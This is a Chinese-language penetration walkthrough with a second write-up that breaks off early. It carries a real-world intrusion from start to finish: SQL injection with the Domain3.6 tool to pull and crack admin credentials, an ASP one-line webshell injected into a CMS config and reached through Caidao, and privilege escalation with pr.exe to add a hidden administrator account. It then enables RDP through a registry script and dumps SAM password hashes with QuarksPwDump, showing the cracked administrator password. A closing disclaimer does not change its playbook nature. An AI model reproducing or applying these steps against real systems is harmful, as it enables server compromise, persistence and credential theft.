
可以看到确实是后台登陆页面

找到后台登陆界面了，接下来我们就需要登陆的用户名和密码了，所以寻找用户名和密码就是我们下一步的工作

这一步我们用到的工具是 Domain3.6，界面如图



点击 SQL 注入—> 批量扫描注入点—> 添加网址，输入网址



点击 OK，然后点击批量分析注入点



得到结果如图

设置

检测:

连接地址: 共10条

http://www. [REDACTED] /productshow.asp?id=10
http://www. [REDACTED] /productshow.asp?id=9
http://www. [REDACTED] /productshow.asp?id=8
http://www. [REDACTED] /productshow.asp?id=7
http://www. [REDACTED] /productshow.asp?id=6
http://www. [REDACTED] /productshow.asp?id=5
http://www. [REDACTED] /productshow.asp?id=4
http://www. [REDACTED] /productshow.asp?id=3
http://www. [REDACTED] /productshow.asp?id=2
http://www. [REDACTED] /productshow.asp?id=1

待爆库连接

数据库路径

已检测连接:

http://www. [REDACTED] /productshow.asp?id=4
http://www. [REDACTED] /productshow.asp?id=3
http://www. [REDACTED] /productshow.asp?id=2
http://www. [REDACTED] /productshow.asp?id=1

所有连接地已检测完毕!

OK

结果

http://www. [REDACTED] /productshow.asp?id=10	可注入 - 1
http://www. [REDACTED] /productshow.asp?id=9	可注入 - 2
http://www. [REDACTED] /productshow.asp?id=8	可注入 - 3
http://www. [REDACTED] /productshow.asp?id=7	可注入 - 4
http://www. [REDACTED] /productshow.asp?id=6	可注入 - 5
http://www. [REDACTED] /productshow.asp?id=5	可注入 - 6
http://www. [REDACTED] /productshow.asp?id=4	可注入 - 7
http://www. [REDACTED] /productshow.asp?id=3	可注入 - 8

点击 OK 关闭弹窗，在注入点栏目下随机选择一条，右击选择“检测注入”

注入点: 共检测到10个可注入地址!

http://www. [REDACTED] /productshow.asp?id=10
http://www. [REDACTED] /productshow.asp?id=9
http://www. [REDACTED] /productshow.asp?id=8
http://www. [REDACTED] /productshow.asp?id=7
http://www. [REDACTED] /productshow.asp?id=6
http://www. [REDACTED] /productshow.asp?id=5
http://www. [REDACTED] /productshow.asp?id=4
http://www. [REDACTED] /productshow.asp?id=3

结果

http://www. [REDACTED] /productshow.asp?id=10	可注入 - 1
http://www. [REDACTED] /productshow.asp?id=9	可注入 - 2
http://www. [REDACTED] /productshow.asp?id=8	可注入 - 3
http://www. [REDACTED] /productshow.asp?id=7	可注入 - 4
http://www. [REDACTED] /productshow.asp?id=6	可注入 - 5
http://www. [REDACTED] /productshow.asp?id=5	可注入 - 6
http://www. [REDACTED] /productshow.asp?id=4	可注入 - 7
http://www. [REDACTED] /productshow.asp?id=3	可注入 - 8

注入点: 共检测到10个可注入地址!

http://www. [REDACTED] /productshow.asp?id=10
http://www. [REDACTED] /productshow.asp?id=9
http://www. [REDACTED] /productshow.asp?id=8
http://www. [REDACTED] /productshow.asp?id=7
http://www. [REDACTED] /productshow.asp?id=6
http://www. [REDACTED] /productshow.asp?id=5
http://www. [REDACTED] /productshow.asp?id=4
http://www. [REDACTED] /productshow.asp?id=3

结果

http://www. [REDACTED] /productshow.asp?id=10	可注入 - 1
http://www. [REDACTED] /productshow.asp?id=9	可注入 - 2
http://www. [REDACTED] /productshow.asp?id=8	可注入 - 3
http://www. [REDACTED] /productshow.asp?id=7	可注入 - 4
http://www. [REDACTED] /productshow.asp?id=6	可注入 - 5
http://www. [REDACTED] /productshow.asp?id=5	可注入 - 6
http://www. [REDACTED] /productshow.asp?id=4	可注入 - 7
http://www. [REDACTED] /productshow.asp?id=3	可注入 - 8

注入点: 检测注入

打开网址

如图所示

旁注WEB综合检测程序 Ver3.6修正版 (09.10.14版)【黑客动画吧出品 - 明小子】

旁注检测 SQL注入 PHP注入 数据库管理 破解工具 辅助工具 关于程序

批量扫描注入点 SQL注入猜解检测 MSSQL辅助工具 管理入口扫描 检测设置区 该板块功能介绍


注入点: http://www. [REDACTED] /productshow.asp?id=8

开始检测 重新开始

数据库: 列名: 检测结果

位数	内容	排序

点击“开始检测”，得到结果如图



点击“猜解表名”



在结果中选择 admin

数据库: 4个

admin
user
movie
news

列名:

<input type="text"/>

检测结果

位数	内容

添加 猜解表名

添加 猜解列名 猜解内容

检测信息

Access MSSQL 工具 跨库

恭喜, 该URL可以注入!
数据库类型: Access数据库
提示1: 所有表名已猜解完毕!

多句执行

普通用户

选中 admin 后点击猜解列名
得到结果如图



Username, password 是我们需要的信息，所以在前面的方框中勾选，点击猜解内容，如下图



结果如下图，成功得到用户名和密

列名:3个

<input checked="" type="checkbox"/> username
<input checked="" type="checkbox"/> password
<input type="checkbox"/> id

检测结果

位数	内容
第1位	4
第2位	6
第3位	9
第4位	e
第5位	8
第6位	0
第7位	d
第8位	3
第9位	2
第10位	c
第11位	0
第12位	5
第13位	5
第14位	9
第15位	f
第16位	8

排序 username password

1	admin	469e80d32c0559f8

添加 猜解列名 猜解内容 检测TOP: 2 自动检测下一条记录

恭喜,该URL可以注入!
数据库类型: Access数据库
提示1: 所有表名已猜解完毕!
提示2: 所有列名已猜解完毕!
范围: 共有1条记录!
username内容: admin
password内容: 469e80d32c0559f8
已全部检测完毕!

不过密码很明显是 md5 加密后的
我们在 Md5 在线解密网站中解密即可

www.cmd5.com

密文: 469e80d32c0559f8
类型: md5
解密

得到结果, 明文密码为 admin888

现在有了用户名和密码, 我们就返回后台登陆页面
输入信息后成功登陆





成功进入后台

接下来我们需要获取 webshell，这一步仁者见仁智者见智，需要凭借个人的经验来多次尝试分析确定
此处仅提供个人思路

我们点击左侧的“系统设置管理” → “网站信息配置”



在公司名称处将原信息删除，换成我们的一句话木马


"%><%Eval Request(Chr(35))%><%'

(解释：1.句首和句尾的引号用于闭合语句，2.Request()中的内容即连接菜刀时需要的密码，此处用的 Chr (35) 指的是 ascii 值为 35 的符号，即#，3.Eval Request()是 asp 一句话木马的常用格式)


客户留言其他Banner地址(英文版)：			
图片格式为：	Images/BannerUrl10.jpg		
jpg, gif, bmp, png, swf			
是否为FLASH：	<input type="radio"/> 是	<input checked="" type="radio"/> 否	
会员中心Banner地址(中文版)：			
图片格式为：	Images/BannerUrl10.jpg	宽度：	670
jpg, gif, bmp, png, swf	高度：120		
会员中心其他Banner地址(英文版)：			
图片格式为：	Images/BannerUrl10.jpg		
jpg, gif, bmp, png, swf			
是否为FLASH：	<input type="radio"/>	<input checked="" type="radio"/> 否	
<input type="button" value="保存设置"/>			

点击保存设置

接下来的步骤是连接菜刀
打开菜刀，界面如图




在空白处右键，添加，在弹出框中输入地址及密码（之前说过为#



这里小白们可能会问了，为什么地址后面的 /inc/config.asp 之前没有见过呢？
是这样的，这个网站用的是魅力企业网站管理系统（一个 cms），我们可以在网上下到它的源码，可以看到它整个的目录结构，自然会明白我们修改的一句话的目录在 /inc/config.asp

输入信息后点击添加，发现连接成功



注意：一般的 CTF 比赛，做到这个程度就可以在各个目录里找 flag 了，不过这次我们把整个渗透流程介绍完

接下来我们需要提权，那么就需要通过菜刀上传提权工具，这里上传的位置要选好，一般而言，c 盘的子目录中的文件可执行的可能性较大

提权经典的搭配是 cmd+3389+pr，我们这里就用这个组合，同时选定上传目录为 C:\RECYCLER



直接将我们需要用到的工具 pr, 3389, cmd 选中后拖进即可

S-1-5-21-3513527447-750782072-34079162... 2015-01-23 17:05:36 0	22
3389.bat 2017-06-16 21:50:45 530	32
cmd.exe 2017-06-16 21:50:43 100864	32
pr.exe 2017-06-16 21:50:46 73728	32

可以看到已经上传成功

选中 cmd, 右击选择虚拟终端, 打开如图所示页面

```
[*] 基本信息 [ A:C:D:E: ]  
c:\inetpub\wwwroot\inc\> netstat -an | find "ESTABLISHED"
```

敲回车后开始输入我们的命令

```
C:\Inetpub\wwwroot\Inc\> cd \
```

```
C:\> cd recycler
```

```
C:\RECYCLER\> |
```

来切换到我们提权工具所在的目录

我们开始使用 pr 创建用户，用法如图

```
C:\RECYCLER\> pr "net user yale 888 /add"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2900
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net user yale 888 /add
```

命令成功完成。

```
C:\RECYCLER\> pr "net user "
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2900
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net user
```

\ 的用户帐户

Administrator IUSR_ADMIN-508BF95B0	ASPNET IWAM_ADMIN-508BF95B0	Guest SUPPORT_388945a0
yale		

命令运行完毕，但发生一个或多个错误。

```
C:\RECYCLER\>
```

注意，虽然 pr “net user yale 888 /add”执行后提示命令成功完成，为了确认，我们可以输入 pr “net user”确保确实成功添加该用户（用户名 yale，密码 888）

接下来我们尝试将 yale 添加到系统管理员组

```
C:\RECYCLER\> pr "net localgroup administrators yale /add"
/xoo/-->Build&&Change By p
/xoo/-->This exploit gives you a Local System shell
/xoo/-->Got WMI process Pid: 2900
begin to try
/xoo/-->Found token SYSTEM
/xoo/-->Command:net localgroup administrators yale /add
```

命令成功完成。

```
C:\RECYCLER\> pr "net localgroup administrators"
/xoo/-->Build&&Change By p
/xoo/-->This exploit gives you a Local System shell
/xoo/-->Got WMI process Pid: 2900
begin to try
/xoo/-->Found token SYSTEM
/xoo/-->Command:net localgroup administrators
```

别名 administrators
注释 管理员对计算机/域有不受限制的完全访问权

成员

Administrator

yale

命令成功完成。

```
C:\RECYCLER\> |
```

同理，第二条命令是为了确保添加成功


既然添加成功了，我们接下来就开启 3389

```
C:\RECYCLER\> pr 3389
/xoo/-->Build&&Change By p
/xoo/-->This exploit gives you a Local System shell
/xoo/-->Got WMI process Pid: 2900
begin to try
/xoo/-->Found token SYSTEM
/xoo/-->Command:3389

C:\RECYCLER>echo Windows Registry Editor Version 5.00 1>>3389.reg
C:\RECYCLER>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server] 1>>3389.reg
C:\RECYCLER>echo "fDenyTSConnections"=dword:00000000 1>>3389.reg
C:\RECYCLER>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp] 1>>3389.reg
C:\RECYCLER>echo "PortNumber"=dword:00000d3d 1>>3389.reg
C:\RECYCLER>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp] 1>>3389.reg
C:\RECYCLER>echo "PortNumber"=dword:00000d3d 1>>3389.reg
C:\RECYCLER>regedit /s 3389.reg

C:\RECYCLER>del 3389.reg
C:\RECYCLER\>
```

我们 win+r, 打开运行框后输入 mstsc, 打开远程桌面连接



在空白框中输入 ip 即可开始连接

点击连接后弹出认证界面，输入我们创建的用户名和密码



点击确定即可成功登陆

接下来我们需要想到这个问题：以后远程登陆难道及靠我们自己创建的帐号吗？要是哪天被管理员发现了，那怎么办，所以长久之计是在获取系统管理员的密码后删除自己创建的用户

那么，接下里我们要做的就是找到系统管理员的密码

我们这里用到的工具是 quarksdump, 还是和前三个工具一样，拖到菜刀里直接上传

📁 S-1-5-21-3513527447-750782072-34079162...	2015-01-23 17:05:36	0	22
3389.bat	2017-06-16 21:50:45	530	32
cmd.exe	2017-06-16 21:50:43	100864	32
pr.exe	2017-06-16 21:50:46	73728	32
QuarksPwDump.exe	2017-06-16 22:10:27	801280	32

我们在远程连接的服务器中打开 cmd 窗口



进入 recycler 目录看到工具已上传

```
C:\>cd recycler


C:\RECYCLER>dir
驱动器 C 中的卷没有标签。
卷的序列号是 BCE2-D1CF

C:\RECYCLER 的目录

2017-06-16  21:50                530 3389.bat
2017-06-16  21:50            100,864 cmd.exe
2017-06-16  21:50             73,728 pr.exe
2017-06-16  22:10            801,280 QuarksPwDump.exe
                           4 个文件          976,402 字节
                           0 个目录 12,332,888,064 可用字节

C:\RECYCLER>
```

输入 quarkspwdump.exe 回车后立刻弹出如下窗口



输入如图命令，回车即可得到

```
[+] Setting BACKUP and RESTORE privileges...[OK]
[+] Parsing SAM registry hive...[OK]
[+] BOOTKEY retrieving...[OK]
BOOTKEY = E866FBE47C87B1D08B2D480084FCC7C9
-----
BEGIN DUMP -----
yale:1007:a101f3293029149EAA03B435B51404EE:1C33843181864A58156F3E9498FE905:::
ASPNET:1006:BADBE6EBS0C850DF088107B607F20480:9CF05A6237D1403724300A11EBFB9D34:::
IWAM_ADMIN-508BF95B0:1004:12A4D7AF0026F05CBBCB8F25B8E24E08:EAA1486857898D80F499320E6453F004:::
IUSR_ADMIN-508BF95B0:1003:1E427AF2800FBBF50172F5633169A978:24DE153E99D04FEEF439F7552FB576B:::
SUPPORT_388945a0:1001:AA03B435B51404EEAA03B435B51404EE:E7F84FA468FD69BA673FB0BB024E154BB:::
Guest:501:AA03B435B51404EEAA03B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Administrator:500:62C4700EBB05958F3832C92FC614B7D1:4D478675344541AACCF6CF33E1DD9D85:::
-----
END DUMP -----
7 dumped accounts
```

我们看到最下面一列是 Administrators 跟随的一串字符，这其实也是一串 hash 加密过的密码值(Windows 系统下的 hash 密码格式为:用户名:RID:LM-HASH 值:NT-HASH 值)，解密得到

Hash: 62C4700EBB05958F3832C92FC614B7D1:4D478675344541AACCF6CF33E1DD9D85

Password: cu9e2cgw

密码为 cu9e2cgw

渗透测试结束。

0×03

总结：我们这次的演示是一次典型的渗透测试的过程，主要思路为
扫后台—找注入点获取后台登陆密码—上传一句话木马---菜刀连接—提权—拿服务
器获取系统管理员密码
用到的工具有：御剑、明小子、菜刀、pr、3389、cmd、quarkspwdump 等

0×04

本文仅做技术分享及普及渗透流程之用，如有人企图以此来进行不合法的渗透等破坏
网络安全的行为与本文作者及合天智汇无任何关系。特此声明。

10. 记一次有授权的渗透测试

原创二狗子[合天智汇](#) 2018-10-11

今天基佬在群里发来一个国外的站然后让帮忙拿 shell



话不多说，我迎众基去了。

第一反应找上传。

The screenshot shows a sidebar with links like Home, Notícias, Desporto, Programação, Multimédia, Parceiros, A Rádio, Contactos, Credenciais, and Logout. The main content area is titled 'Imagens dos Destaques' and shows a search bar with 'Procurar' and 'Ativo = '. Below is a table with columns: Imagem, Site (URL), Ordem, and Ativo. Two rows are listed:

	Imagen	Site (URL)	Ordem	Ativo
1			9000	<input checked="" type="checkbox"/>
2			9001	<input type="checkbox"/>

A green success message 'Apagado com sucesso' is at the top. Below the table are buttons 'Adicionar' and 'Remover os registos selecionados'.

该处找到一个上传，我们新建一个然后上传。经过简单的测试直接 00 截断就可以绕过了。emmmmm 但是尴尬才刚刚开始。

?rnd=1979082713&id=x_img&file=17_0060.php","delete_type"

虽然成功上传了但没有路径，这个好解决直接去后台里同类新闻去看路径即可。

但是尴尬的事情发生了。

后 台 查 看 图 片 的 路 径 是 这 样 的：

http://www.xxxxx.pt/admin/ewupload10.php?rnd=1559055055&id=x_img&file=to_e_nado.jpg&version=thumbnail&download=1

看到 file 参数一下就想到了任意文件下载，但是一波操作以后确认并没有，ps：前台的图片路径测试一波？？？

但尴尬的是前台的新闻跟这个后台的这个不太相符，加之是英文的不太能看得懂所以一番折磨以后还是不太确认前台的图片路径是否就是。一度冷场。找到如下两个文件路径

前台图片路径 1：

http://www.xxx.pt/assets/noticias/sp1_9043.jpg

文件路径 2：

<http://www.xxx.pt/assets/desporto/2018080166157.pdf>

然后测试扫描一波吧。看看有没有 uploadfiles 之类的路径

```
r0ot#python3 dirsearch.py -u "http://[REDACTED].pt/assets/" -e php
[!] DirSearch v0.3.8
Extensions: php | Threads: 10 | Wordlist size: 5963
Error Log: /home/[REDACTED]/'hackertools/dirsearch/logs/errors-18-10-04_15-55-12.log
Target: http://[REDACTED].pt/assets/

